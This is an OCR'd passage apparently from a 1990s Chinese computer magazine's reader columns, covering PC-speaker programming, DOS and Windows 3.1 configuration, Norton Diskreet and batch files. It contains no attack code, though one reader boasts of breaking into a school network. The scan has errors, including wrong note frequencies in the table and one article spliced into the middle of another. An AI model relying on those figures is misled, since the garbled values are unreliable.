盘，执行低级格式化完毕，重新分区，引导系统重开机。紧张的注视着屏幕显示。一切正常。我长长的叹了一口气。终于夺回了系统控制权，但付出的代价也太大了，花去了一个下午不说，现在还要收拾残局，重新装软件。唉，真是麻烦，要是没有病毒该多好。打心底恨那些研制病毒的家伙。

经过这次与病毒的遭遇战，使我认识到定时查毒，以及扩充“军备”购买先进的防杀毒软件的必要性。最重要的一条就是不要用盗版软件，它可能给你带来意想不到的病毒。朋友，希望你也能慎用盗版软件。

（湖北　彭刚）

编者：我想有了这一次的遭遇，彭刚也许不会再轻易的使用盗版软件了，那么你呢？是否与彭刚有同样的经历，值得庆幸的是彭刚的损失仅仅是一个下午的时间，那么换了你也许就不会这样幸运了。还是让我们一起增强防范病毒的意识。

电脑游戏并非一无是处，关键在于如何引导大家怎样正确认识它。游戏不仅可以消除人们对电脑的陌生感，同时也可促使初学者了解、熟悉键盘的使用。通过玩游戏成为电脑专家、电脑发烧友者不在少数，看看杭州读者殷磊的电脑之路是否会给那些正沉迷于电脑游戏者们一些提示呢？

我的电脑路

初一那年，也就是 1993 年，我初识电脑是在父亲的单位，那是台 AST SX/33 2M 内存 170M 硬盘，带有调制解调器的电脑，在当时已算得上一台比较先进的电脑了。

这一切对我来说是多么的新奇。常听人说玩游戏有害于学习，所以没有去玩。但通过电脑网络看报纸却一度使我如痴如醉。每周日下午，我便拖着父亲去单位，联上“展望网”，“欣赏’杭州日报下午版，一坐就是四个多小时，随之带来的是父亲单位的电话费直线上升，我的网络使用权被终止了。

没有了网络，我便开始偷吃禁果——游戏。记得拷贝的第一个游戏是《三国志 IV》。因为它的运行需要 4M 内存，而父亲单位的那台机器却只有 2M，自然不能运行。从那时起，我便有种错误的想法 这台电脑不能玩游戏。

半年多过去了，那台电脑的内存也赶朝流扩充至了 4M。我便拿出了久违了的《三国志 IV》，无奈没有

鼠标。我只好改换‘目标’,在情势所逼之下,‘被迫’开始学起了DOS,我学了COPY、CD,又学会对CONFIG与AUTOEXEC文件的配置,这样我就可以随心所愿地玩游戏了。玩游戏的时间有限,我又学起了用PCTOOLS与GB4等工具修改游戏。随着我对游戏发热的加深,那台电脑中多出了许多子目录,有当时RPG精典《轩辕剑Ⅱ》及《疯狂主宰》。最终出现了玩游戏的负面影响——病毒的增多与成绩的下降。因此,我再次被下令禁止使用电脑。

初三,学校开设了电脑课,有了不少上机机会。那时我在学校的网络中可以“横冲直撞”,几次破译安全密码,自由出入超级用户,甚至往里面拷游戏,就因为这些‘非法’之事,使学校的网络不止一次地瘫痪。

父亲看我如此‘爱’电脑,决定在考上重高后,给我买一台。本来这对我来说是十拿九稳的事,但天意不如人意,我盼了三年的电脑刚被抬到家门口又被原封不动的抬了回去,留下的是早以准备好的空空的电脑桌和痛苦的回忆。

我不禁问自己你究竟爱电脑什么呢?是电脑游戏,是电脑游戏害我失去了电脑,我发誓今后绝对再也不碰游戏,但我又离不开电脑,所以我决定努力学习计算机编程,如今我已经学到了FoxBASE+编程中后期,然后向FoxPro、C等高级语言进军。如今是INTERNET时代,那么对于JAVA语言来说,我是不学不行了,最终我还将回到计算机网络。

我的电脑路是从网络起步,经过玩游戏的过程,到达了编程,最终还将回归网络。我从没有电脑到将拥电脑到失去电脑,这是一条多么曲折坎坷的路!

(杭州 殷磊)

编者:曾几何时,中华大地掀起一股学电脑热,微机学习班遍地都是,各种考试令人目不暇接。难道说只有参加这些培训班,获得一、两个证书,才能算是学会电脑了吗?有了这些能说是精通吗?想必大家心里各有一本帐。把您的想法,告诉大家可以吗?先让我们看一看西安读者曲学政的看法,您有同感吗?

电脑还用学

对于电脑,门外人把它看得很神秘,又能键入汉字,又能玩游戏,又能看VCD。其实电脑没有什么神秘的,当电脑步入你的家庭,它难道不和电视机、电冰箱一样,只不过是个家用电器而已。电脑的一些基本操作也是很简单的,记住一些常用命令,不管走到哪台电脑,都能用。它具有很强的实践性,对一个初学者,买一本DOS书,上机最多一个星期,也会很熟悉DOS的基本操作。如果有高手再指点一下,你一定会平步青云,很快进入电脑高手行列,但要想达到更高的境界,那还需要你的天赋和努力程度。

电脑作为一种工具,在国外普及率比较高,学电脑如同中国人修自行车一样,中国没有一处培训自行车维修的学校,但几乎每个中国人都会修自行车,这样你就会明白有没有必要到电脑培训班去学电脑了。

我学习电脑已经有四个年头了,纯属个人爱好。平常也喜欢编个小程序自娱,遇到了电脑小故障也能招架过去,忽一日奇想去考了个全国计算机等级考试(二级),竟然顺利通过,考完以后,大呼上当,一介纸凭,毫无用处,同事问曰:“那你考它干啥?”,答曰:“取乐耳”。但正是在这些‘取乐’过程中,不知不觉也积累了一些经验,特与广大烧友一块交流。

学习电脑,首先要对电脑有浓厚的兴趣。在大二时,闲得无聊,某日朋友建议我学学电脑,谁知竟一下陷入不可自拔,一日不玩就觉得好像缺点什么事没办,幸亏有这种可以玩电脑的环境,否则真不知道该怎样活。平常,程序也编,新软也学,游戏也玩。某日忽对计算机病毒大感兴趣,东买西借找了几本计算机病毒方面的书,开始学习如何防治计算机病毒,谁知以后遇到病毒方面的小故障竟能应付自如。有时也自叹,怎么不学学汇编语言呢?否则非编一个小病毒出来不可。

学习电脑,应多订阅一些计算机方面的报纸杂志,不断扩充自己的知识面,遇到问题不应放过,应多请教周围的电脑高手或查阅资料。如我单位新买了一台HP机,预装了英文Win95,但运行UCDOS 5.0后就出现光标和命令行提示符字符字串尾字符前绕的毛病,而退出UCDOS 5.0就正常,也知道是由于中西文不兼容引起,但却不知道如何解决。一日在一张计算机报纸上查出解决办法:只需在CONFIG.SYS中加入DEVICE=ANSI.SYS即可(ANSI.SYS必须是DOS 5.0以下的版本,DOS 6.x的不行),解决办法就这么简单,所以吸取别人的经验,会给你一种事半功倍的感觉。

电脑学习,实践性特别强,只有在电脑上不断调试,才能学得快、记得深。当你对基本操作很熟练以后,就应该酌情学习一门计算机语言,如FOXBASE+、BASIC等。在适当的时候,编一些实用小程序,练练自己的编程能力,如果单单搞一些基本操作,你会发现有朝一日你打开机子会无事可做,长此以往,你会渐渐对电脑失去兴趣,迷恋上游戏可能是你最后的选择,那可就真得呜呼哀哉了。

电脑技术是一门博大精深的学问,永无止境,不断发展,不论学了多少,会了多少,只不过是沧海一粟而已。

(陕西 曲学政)

让我们的电脑发声

一、音调和频率的对应关系

我们知道:音乐基本音调是由12个音符组成,各个音符之间相隔半音,它们是C、#C、D、#D、E、F、#F、G、#G、A、#A、B。这12个音符组成一个音阶,人耳可听见的声音频率可由7个这样的音阶组成。用n表示音符号,第一音阶,n=1,2,…,12;直到第七音阶,n=78,79,…,84。

音调的频率f(单位为赫兹)和音符号n之间有以下关系:

$f=61.73541\times1.0594631n$

其中,n∈1,84],f∈[65,7902]。

当n=25、27、29、30、32、34、36、37时利用上述公式可以求出中音音调的频率,如表1所示。

表1　音调和频率

音调	频率	音调	频率
C	262	G	292
(升C调)	278	(升G调)	416
D	294	A	440
(升D调)	302	(升A调)	466
E	330	B	494
F	350	C	524
(升F调)	370		

常用的高级语言都有使扬声器发声的语句或函数,简述如下:

二、TURBO PROLOG 语言

TURBO PROLOG语言提供这样两个谓词:beep和sound。其中,beep只能产生简单的高音。sound谓词的功能比beep谓词功能更强大。利用该谓词可以产生人类听觉范围内的所有声调。sound谓词的语法为:sound(Duration,Frequency)。

其中,参数Duration是以百分之一秒表示的时间数字,即持续时间,参数Frequency是发出声调的频率,单位为赫兹,这两个参数取值均为整数。在程序中,设计若干个不同持续周期和频率的sound谓词,便可以让电脑的扬声器产生各种旋律。

例如,利用beep和sound谓词可以编写这样一个演示程序。

```
/* 程序:sound.pro      */
/* 用途:让扬声器发声  */
predicates
    two-beep
    make-sound
goal
    two-beep,
    make-sound.
clauses
two-beep:-
    beep,
    beep.
make-sound:-
/* 产生周期为1秒的B调  */
    sound(100,494),
/* 产生周期为1秒的G调  */
    sound(100,392).
```

三、QUICK BASIC 语言

QUICK BASIC语言提供这样两个语句,beep语句只能使扬声器发出简单的嘟嘟声;而sound语句能够发出指定频率和时间长度的音调。sound语句的语法为:SOUND frequency,duration。其中,参数frequency的单位为赫兹,其变化范围为37~32767参数duration表示音长范围为0~65535个时钟单位(1/18.2秒)。

例如:下面是产生时间长度约为1秒,频率为262赫兹的音调,紧接着让扬声器发出嘟嘟声的BASIC语言程序。

```
sound 262,18
beep
```

四、TURBO PASCAL 语言

TURBO PASCAL语言提供三个过程:过程sound的语法为:sound(frequency),参数frequency表示音乐的频率,单位是赫兹;过程delay的语法为:delay(duration),参数duration是以毫秒为单位表示的延时时间;过程nosound用来关闭扬声器。一个简单的音乐例子是:

```
program music;
uses Crt;
begin
  Sound(200);
  Delay(200);
  NoSound;
end.
```

这里是歌曲《我的中国心》中的一段歌谱,歌谱如下:

我的中国心

1=D 4/4

| | : 6· 32317 | 6 - - 0 | 365 32 12 | 3 - - 35 |

河山 只在我梦 萦, 祖国已 多年未亲 近, 可是

6·7̲6̲5̲ 3̲2̲ | 1̲ 1 2̲3 - | 2 3̲ 7̲6̲5̲ | 6 - - 0 : | |
不 管怎样也改 变不 了 我的中 国 心。

下面是对应的 TURBO PASCAL 语言程序。其中,音调的频率可以参照前面表 1,表中为中音音调的频率,表中未列出音调频率可以利用所给公式求出。例如低音 6 的频率就是将 n = 22 代入公式所求得的 f 值为 220。

```
{ 我的中国心 }
{ 说明:本程序中一拍设计为四秒钟 }
program example;
uses crt;
procedure make-sound(frequency:integer;duration:real);
begin
  sound(frequency);
  delay(trunc(1000*duration))
end;
{ 执行部分 }
begin
{ 第一个参数为频率,单位:赫兹;第二个参数为节拍长度,单位:秒 }
  make-sound(220, 6); make-sound(330, 2); make-sound(294,2);
  make-sound(330, 2); make-sound(262, 2); make-sound(246,2);
  make-sound(220,12);
  make-sound(330, 2); make-sound(440, 4); make-sound(392,2);make-sound(330,2);
  make-sound(294, 2); make-sound(262, 2); make-sound(294,2);
  make-sound(330, 12); make-sound(330, 2); make-sound(392,2);
  make-sound(440, 6); make-sound(494, 2); make-sound(440,2);
  make-sound(392, 2); make-sound(330, 2); make-sound(294,2);
  make-sound(262, 2); make-sound(262, 4); make-sound(294,2);make-sound(330,8);
  make-sound(294, 6); make-sound(330, 2); make-sound(246,2);
  make-sound(220,2);make-sound(195,4);
  make-sound(440,12);
  nosound
end.
{ 程序结束 }
```

五、TURBO C 语言

TURBO C 语言提供这样三个函数, sound (frequency),参数 frequency 单位为赫兹, delay (duration),参数 duration 单位为毫秒。如果想关闭扬声器,可以利用 nosound 函数,其语法为:nosound(),该函数没有参数。下面是一个产生频率为 512 赫兹,持续时间为 1 秒钟的音调的例子。

```
main()
{
  sound(512);
  delay(1000);
  nosound();
}
```

六、FoxPRO 数据库语言

FOXPRO 语言提供这样两个命令。SET BELL ON | OFF 和 SET BELL TO。其中,SET BELL ON | OFF 命令决定当到达或超过字段末尾或是输入了不合法的数据时,主机里的扬声器是否响。缺省状态为 ON。SET BELL TO [<frequency>,<duration>]的参数分别为频率和持续时间。频率的单位为赫兹,而每一个单位持续时间相当于 0.549 秒。频率的范围是 1~10000,持续时间的范围是 1~19,缺省为 512 赫兹且持续时间为 2 个单位,即 0.549×2=1.098 秒。

值得注意的是只有当 SET BELL 设置为 ON 时, SET BELL TO 后面指定的频率和持续时间值才起作用。

在程序设计时,合理利用这样的命令,例如,设置口令时,当口令输入错误,响铃提示,显然能够增加程序的趣味性,对用户来讲,这样的设计也是友善的。

七、汇编语言

汇编语言兼有机器语言和高级语言的一些主要优点,因此在软件开发中十分有用。对于从事计算机软件开发的工作者来说,掌握汇编语言程序设计无疑将使其进入更高层的程序设计境界。

使用 DOS、BIOS 提供的功能丰富的调用入口和子程序,可以让程序完成复杂的操作。

下面就是利用 DEBUG 编写的名字为 sound.com 的文件的操作步骤。其作用是使扬声器发出嘟嘟声。sound.com 文件是可执行文件,在程序设计时,可以将其嵌入自己的程序中,用以提醒操作者注意等。

```
c:\>debug
  -n beep.com
  -a
  195F:0100 mov dl,07
  195F:0102 mov ah,02
  195F:0104 int 21
  195F:0106 int 20
  195F:0108
  -r cx
  -CX 0000
  :8
  -w
  Writing 00008 bytes
  -q
```

(山东 孔波)

三维图形封面的制作

要将 3DS 下制作的图形用在自己的应用程序上，关键问题是解决图像文件格式的转换和如何调用显示这两个问题。由于 3DS 下制作的三维图形存盘时文件格式为 TGA，要将其转换成其它类型的文件格式可利用专门的图像文件格式转换软件，如 GRAPHICS WORKS 和 HIJACK 这两个软件均可将 PCX，TIF，GIF，CUT，PIC，TGA，IMG，GEM，BMP，DXF，PGL 等格式互换，还可利用绘图软件 CORELDRAW 来转换，转换操作十分方便。而调用显示则可利用 UCDOS 汉字系统下的特显功能来实现，它还能调用其它软件制作的图形，实现特殊显示，这就是其支持 PCX 格式的图像文件，现将具体制作过程简述如下：

一、三维图形封面文件 TGA 的制作

要为自己的应用程序制作出三维图形的封面，首先可利用 3DS 制作出 TGA 图形格式文件，方法是：启动 3DS 软件－按下 F1 键，进入 2D SHAPER（二维编辑模块）（这里假如你要制作的封面是字母 GOOD）－从命令行中选择 CREATE/TEXT/FONT（建立/文本/字体）－从左侧对话框中选择 NEWEXBLD.FNT 字体（也可选其它字体）－OK－CREATE/TOAT/EMER（建立/字体/输入）－用键盘输入“GOOD”后回车－CREATE/TEAT/PLACE（建立/字体/放置）－按下 F2 键，转换到 3D LOFTOR（三维放样模块）－从命令行上选择 SHAPER/ GET/ SHAPER（图形/取/图形）－YES－选择 OBJECT/MAKE（物体/制作）－框中输入：GOOD－按下 CREATE 键－SURFACE/MATERIAL/CHOOSE（表面/材料/选择）－选择 REDPLASTIC（红色塑料，可任意选）－OK－SURFACE/MATERIAL/ASSIGN/BY NAME（表面/材料/标记/通过名字）－选择 ALL－OK －选择 LIGHTS/OMNI/CREATE（灯光/泛光灯/建立）－激活 TOP 视图，在左下角击键－CREATE－再在 TOP 视图的右上角击键－CREATE－CAMERAS/CREATE（摄影机/建立）－激活 LEFT 视图，在右上角击键－在 GOOD 上击键－CREATE（建立）－激活 USER（用户）视图－选择 RENDER/ RENDER VIEW（着色/着色观看）－击键 DISK 使其变成红色－输入存盘文件名－击底部的 RENDER（着色）－等 30 秒左右你制作的三维图形出现在屏幕上－正常退出 3DS 软件。

二、利用 COREDRAW 绘图软件，将 3DS 中制作存盘的 TGA 文件转换成 PCX 文件

有一个 COREDRAW 程序能将 TGA 文件格式转换为 PCX 文件，利用这个工具就可方便实现该功能，具体操作方法如下：

进入 WINDOWS 后，启动 COREDRAW 绘图软件，当出现主画面后，从 FILE（文件菜单）中选择 IMPORT，当出现文件类型选择时，选取存盘的扩展名为 TGA 的 3DS 文件，当选择 OK 后，这幅图形文件即被调入 COREDRAW 中，此时可进行多种编辑修改，使其更加完善，然后从 FILE 中选择 EXPORT，从文件类型选择框中选择 .PCX 类型并取名后存盘，存盘时，当出现 BITMAP EXPORT 对话框时，将 16COLORS 改为 256 COLORS，并按下 OK 键，然后退出 CREDRAW 系统，至此已完成从 .TGA－.PCX 文件的转换工作。

三、在自己的应用程序中调用 PCX 图形文件

要在自己的应用程序中调用上述制成的三维图形，首要条件是一定要运行在具有特殊显示功能的汉字系统下，如 UCDOS 3.1，UCDOS 5.0，2.13，这里以 UCDOS 5.0 制作一个“GOOD”三维立体字为例。进入 UCDOS 汉字系统后，启动 UCDOS5.0 下的 RDPS（UCDOS 3.1 为 RDSL），然后针对不同的语言使用不同的编程语句即可实现图形调用，常用的编程语句有：

FOXBASE 环境下使用：@ 0, 0 SAY CHR(14) +'[RE50,50,FF.PCX $]

BASIC 环境下使用：PRINT CHR(14) +'[RE50,50,FF.PCX $]'

C 语言环境下使用：PRINT ("\ 16[RE50, 50, FF.PCX]")

其中 50，50 是调用的图形显示的位置，FF.PCX 文件是用 3DS 制作经 COREDRAW 转换而成的 PCX 图像文件，其它有关参数的意义请参阅 UCDOS 汉字系统用户手册。

制作过程在 486/66，8M 内存，540M 硬盘机器上运行通过。


（青岛　翁元祥）

也谈双机近程通讯

运用 PCTOOLS 9.0 的 IVEMAP.EXE 程序，可成功地构建一种简易网络，现将具体做法介绍如下：

一、通讯电缆的制作

通讯电缆分串行和并行两种，制作电缆接线示意图如下：



并行通讯电缆接法(25 针插头)　　串行通讯电缆接法(9 针插头)

二、通讯系统文件

通讯系统文件包括 PCTOOLS 9.0 提供的 COMMMAP.EXE、DRIVEMAP.EXE、LIBPCTO2.DLO 三个文件，应用时可将其拷入一子目录下。

三、近程通讯

通讯电缆制作完毕，即可用 PCTOOLS 9.0 提供的 DRIVEMAP.EXE 程序进行双机近程通讯。具体步骤如下：

(1)关闭计算机电源，将通讯电缆按接口类型分别插到两台计算机的串行口或并行口上。

(2)分别在两台计算机上运行 DRIVEMAP.EXE 程序。

(3) 任选一机做服务机或用户机。在用户机端的“Local　Drives”栏内选择一逻辑驱动器字母代码(available for mapping)，回车后确认双机连接端口，然后在“to remote”栏内选择服务机上的某一驱动器字母代码，回车后“LocalDrives”栏内逻辑驱动器变为“mapped to c: on 575”，表示双机连接成功。

这样，服务机上的各驱动器即可作为用户机的逻辑驱动器进行各种操作。

这种方法制作的网络有如下优点：(1) 不受 DOS 版本的限制，可在任意版本的 DOS 系统下运行。(2)不需要对用户机系统进行重新配置即可进行通讯。(3) 一旦连接成功，双机都可退出 DRIVEMAP.EXE 程序进行分机操作，而不会中断连接，可适时进行双机通讯。

通讯时建议您使用并行端口 LPT1 或 LPT2 连接双机，因为其文件传输或执行速度比串行端口快得多。本方法在各种 DOS 版本的 80286.80386.Cx486DX2/80 等多种机型上使用通过。

(山东　朱西讲)

硬盘“割据”的妙法

如何能在公用机房一片混乱的状态下拥有自己的一块“独立领地”这是许多人一直向往的。NORTON8.0 中的 DISKREET 正满足了这一需要。其优点如下：

1. 安全性好，曾通过美国中央情报局的测试。DOS 的 DEL 和 PCTOOLS 均不能删除。

2. 独立性好，在硬盘上划出一块后不影响他人。

3. 空间大，一次可划 32MB，并且可根据需要划若干个。

4. 存放的数据可免受病毒感染。从这一点上来说，它也可用于一般的计算机用户保护重要数据。

其具体做法如下：

1. 在有足够空间的 C 盘上建立 NU 子目录拷入以下文件：以 DISKREET 为文件名，扩展名为 INI、EXE、SYS、HLP、ICO 的文件及 NLIB200.RTL 文件。

2. 在 CONFIG.SYS 文件中加入 DEVICE=C:\NU\DISKREET.SYS 语句。

3. 重新启动后运行 DISKREET。

4. 按组合键 ALT+N 或用鼠标点击 NDISK。

5. 选 CREATE 项，在 NAME 项填入自己易记的字符，用自己最熟悉的字符赋给 DESCRIPTION；在 LOCATION 项选择从何盘割取空间。在 SIZE 内写入 32MB 以内的空间数，其默认值为 5120KB。


6. 回车后，在 ASSIGNED DRIVE CELLER [D:...]决定赋于建成后的‘独立’空间以驱动器号。当然要注意到和 LASTDRIVE 的冲突。

7. 在 PASSWORD 项填入至少六位字符的密码即大功告成。

用时十分方便，只需和用一般的分区建的驱动器一样转换盘符即可，只是在转换后即要输入密码，否则不能进入。

(河北　张益朝)

优化 WINDOWS 通信功能



Windows 已是当前计算机操作系统的事实标准，它给广大用户带来了全新的观念，随着互联网络的发展，计算机之间的通信变得越来越重要了，而利用Windows 通信功能进行通信，能方便用户操作，安全可靠。但如何使自己的通信具有高速度，这就涉及到优化 Windows 通信功能。下面以 Windows3.1 为例说明如何来优化 Windows 通信。

一、Windows 通信驱动程序

Windows3.1 使用三种设备驱动程序去完成串行通信，这些驱动程序是 comm.drv，vcd.386 和 combuff.386。comm.drv 是一个单独的 Windows API 函数，它即负责 RS－232 串行口通信，又负责 Windows 下的并行打印函数服务。vcd.386 和 combuff.386 是两个虚拟驱动程序，它为 Windows 通信提供虚拟化任务，去共享串行通信端口，其中 vcd.386 负责为 comm.drv 提供虚拟化服务，combuff.386 负责缓存进入虚拟机内的串行端口数据。这三种驱动程序在 Windows 启动时，被装载。

二、升级硬件，提高通信效率

1. 串行端口 UART 芯片升级。UART 即通用异步接收/发送器，它是将输入的串行数据转换成便于计算机内部硬件系统使用的并行方式。多数机器 UART 芯片为 8250A 或 16450，它们一般配有一字节寄存器，用来寄存输入或输出的数据。每当一个字节到达串行口时，UART 都产生一个硬件中断请示(IRQ)去告诉 CPU，有数据在 UART 中，中断请求促使 CPU 去完成串行的中断处理程序。此处理程序完成后，UART 的寄存器变为空，串行端口为下次接收一字节数据做好准备。在通信应用程序传输文件时遇上中断等待时，由于 8250A 或 16450 UART 只有一个字节寄存器，则可能产生字符溢出或传输失败，因此，要提高通信效率就要升级 UART 芯片，现在有 16550 UART，它是更高速度串行接口卡的新标准。它具有 16 字节的接收发送缓冲器及一组电平敏感的中断触发器。通过对电平敏感中断触发器的设置，可以使 16550 UART 接收数个字符后，发出中断请求，并且还有数个字节作为接收存贮输入的数据。这样就解决了在传输文件时的字符溢出问题。

2. 更换串行端口。通过更换串行端口而不只是 UART 芯片，达到提高通信效率的目的。这里介绍 ESP 通信加速器，ESP 是一个 8 位串行卡，其特点是提供一个通信协处理器芯片，两个串行端口，16450 UART 仿真。系统和卡上 1K 缓存器之间采用 DMA 传输方式。ESP 接收数据和发送数据都有 1024 个字节的 FIFO 缓存器，它提供全自动的双向流控制，换用 ESP 后可以大大提高通信效率。

3. 更换通信驱动程序。这里更换通信驱动程序指当升级 UART 芯片或更换串行端口时，需要更换 Windows 通信驱动程序。当升级 UART 为 16550 时，可用 Turbocom 通信驱动程序代替 Windows 通信驱动程序。Turbocom 是一个使 16550 UART 的能力得到全面发挥的通信驱动程序，它用 Turbocom.drv 替换 comm.drv，turbovcd.386 代替 vcd.386。该驱动程序可在 SYSTEM.INI 文件中［386enh］段中指出：Comm.drv＝Turbocom.drv。当换用 ESP 时，则需用 ESP 通信驱动程序代替 Windows 通信驱动程序，它需在 SYSTEM.INI 文件中［386enh］段中指出：Comm.drv＝ESPWIN31.DRV。

三、优化 Windows 环境，提高通信速度

用硬件升级需要投入资金，那么若不想投资，又要提高通信速度，只有在 Windows 运行环境上下功夫，优化环境。这就涉及到 Windows 中的 SYSTEM.INI 的配置协调。

1. 指明通信驱动程序：Comm.drv＝filename，filename 表示 Windows 通信驱动程序名字。

2. 设置一个虚拟机用于处理一个 COM 中断的时间量：CommboostTime＝x，x 值缺省为 2ms。如果通信应用程序在显示器上丢失键盘字符，感到性能不灵敏或字符溢出，可试着增加 x 值。

3. 为 DOS 通信应用程序设置系统 RAM 缓存器大小。这里指当 DOS 通信应用程序被切换时，Windows 使用一个系统 RAM 缓存器为每个 COM 端口去收集从 UART 来的字符并存储它们，comxbuffer＝number，x 为 1－4，number 范围 1－10000 字节，缺省值 128，一般可设 number 值为 512。

4. 确定有效 COM 端口的 I/O 地址。每个 I/O 设



如何在 VB 4 和 Delphi 中快速实现立体化窗口显示

在 VB4 和 Delphi 中，我们可以很方便地创建具有立体化观感的窗口，这也是近两年来，Win3.X 中较为流行的显示方式。许多专业化的软件都采用了这种立体化的窗口和相应的控件，达到了赏心悦目的效果。下面我们来谈谈如何在目前最流行的两种 Win 编程语言中实现这样的效果。

其实，无论是 VB4 还是 Delphi，要实现这种效果都较为容易，在编程中，并不需要调用外部的 DLL，在程序运行时，会自动调用 CTL3dV2.dll。

我们先来看看如何在 VB4 中实现：

1. 新建一个窗口。

2. 在窗口 form 的属性列表中有一项 Auto3D 属性，缺省值为 false，将其设置为 true。它是控制 VB4 中是否显示立体窗口的重要属性。

3. 在 form 的属性列表中还有一项 BorderStyle 属性，这是控制窗口的边框显示类型，将其设置为 3 - Fixed Double。

4. 现在可以运行这个程序了，你将会看到立体窗口出现。

将 Auto3D 属性设置为 true，还有一个很好的副作用，那就是在这个窗口上的 Text、Frame、CheckBox、OptionButton 和 ListBox 都自动具有了立体效果。

在 Delphi 中实现似乎显得更加容易和直观：

1. 新建一个窗口。

2. 在窗口 form 的属性列表中有一项 BorderStyle 属性，它的缺省值为 bsSizeable，表示边界可以任意调整，将其重新设置为 bsDialog。

3. 运行程序，你会发现立体窗口出现了。(看来，Delphi 中将这种立体化窗口称为“对话窗口”，确实如此，比如在 Word 中，对话窗口都是这种立体化的显示，而主窗口仍然是一般的风格。)

与 VB4 中的 Auto3D 类似，在 Delphi 中有一个属性为 Ctl3D，将其设置为 true，将使所有在这个窗口上的控件具有立体观感，并且这种变化是立刻反映的，而不象 VB 中在运行时才能看到。

在 Delphi 的窗口 form 中，你还可以通过设置 FormStyle 属性为 fsStayOntop 来轻而易举的实现“永远浮在其他窗口”上的效果。著名的‘译林’Win 版本就是用 Delphi 写的，它其中就有一个“永远在最上面”的功能，就是这样实现的。

(上海　裔隽)

备要求一个 I/O 地址和一个 IRQ，分配给 COM 端口的地址必须和串行硬件设置配置的 I/O 地址相同：comxbase = address。x 为 1 - 4，address 为 I/O 地址，下表给出各端口在 Windows3.1 的缺省地址/IRQ 值。

端口	COM1	COM2	COM3	COM4
地址/IRQ	03F8/IRQ4	02F8/IRQ3	03E8/IRQ4	02E8/IRQ3

5. 确定有效 COM 端口的 IRQ：comxirq = number，x 为 1～4，number 值见上表。如果二个 COM 端口之间产生一个硬件中断冲突，这时可以将它的 IRQ 值置为 - 1 来使一个 COM 端口失效。

6.EISA 总线机器的 IRQ 共享：comIRQsharing = boolean，boolean 为布尔值 ON 或 OFF，若机器的 COM3 或 COM4 使用与 COM1 或 COM2 所用的是同一个 IRQ 值，则 boolean 为 ON。


7.DOS 与 Windows 通信应用程序之间的竞争处理：ComXautoAssign = number，x 值为 1～4，当 number = - 1 时，Windows 显示一个警告并要求你去决定哪一个应用程序去占有该串口，当 number = 0 时，应用程序在任何时候都可以占有该串行端口，当 number > 0 时，Windows 将端口交给首先占有此端口的应用程序。应用程序完成操作后，Windows 在等待指定的秒数后才允许其它程序使用该端口。一般 number 缺省值为 2。

8. 确定串行 COM 端口号：Maxcomport = number，number 缺省为 4，最大支持值为 9。

以上设置可通过编辑 SYSTEM.INI 文件或通过 Windows 中的控制面板来设定。

总之，计算机之间的通信比较复杂，当出现问题时，大家要仔细找原因，尤其是软件运行环境，查看配置是否正确，切不可鲁莽行事。

(山东　张嵘)



批处理文件的带参数调用

批处理文件（BATCH FILE）也称为批处理程序（BATCH PROGRAM），是将若干个DOS命令组合成文件，其扩展名为BAT。只要在DOS提示符下键入批处理文件的文件名就可启动该批处理文件，并且依次执行批处理文件中的每一条命令。所以使用批处理文件来执行DOS命令可以减少重复劳动，提高工作效率。例：显示当前日期和时间的批处理文件TIMEDATE.BAT。

TYPE TIMEDATE.BAT 如下：

```
@ECHO OFF
CLS
DATE<CR  从CR文件转向输入ASCII码为13的字符
ECHO
TIME<CR
ECHO
```

批处理命令可用EDIT或EDLIN等其它编辑软件建立，也可用COPY命令来建立，建好以后可多次使用，上面这条批处理包含三条DOS命令，若执行TIMEDATE.BAT，则自动顺序执行CLS、DATE、TIME命令。

爱好者爱用批处理命令，但常常会疏忽DOS提供给批处理过程的最有用的特点之一，即能够把参数传递给批处理过程。在批处理中可使用形式参数，这些形式参数在批文件中以%0～%9表示。在执行批处理文件时，批文件名本身为参数0，对应形式参数为%0；放在批文件名后的第一项是参数1，对应形式参数%1；第二项是参数2，对应形式参数%2；依此类推。

例，有批处理文件bat1.bat如下：

```
dir %1
ren %1 %2
dir %2
```

在执行该处理文件时可带参数，例如：

c:>bat1 oldfile newfile 回车

该命令中的oldfile和newfile称为实际参数，它将替代批文件中的形式参数%1和%2。执行该批文件会顺序执行如下三条命令：

```
dir oldfile
ren oldfile newfile
dir newfile
```

在本例中形式参数和实际参数的对应关系如下：

命令行	bat1.bat	oldfile	newfile
形式参数	%0	%1	%2

在批文件中，引用了形式参数，就可以用不同的实际参数来替代批文件中的形式参数。

为了便于验证清楚，我们在上例的批处理文件中加入暂停控制语句PAUSE如下：

```
type bat2.bat
dir %1 显示形式参数%1
pause
copy %1 %2
pause
dir %2 显示形式参数%2
pause
dir %0 显示形式参数%0即批文件本身
pause
dir %3 显示并不存在的形式参数%3以对照
```

执行时键入bat2\autoexec.bat autoexec.bak。

在使用带参数的批处理文件时，常常用到如下批处理子命令：

一、FOR 子命令

该命令可提供重复执行命令的功能，其使用格式为：

FOR %%var IN (fileset) DO command 重复执行command命令

%%var为变量名，变量名只能是一个字符，为a～z或A～Z。

fileset为文件名的集合，可以是单独的文件名和替换符。

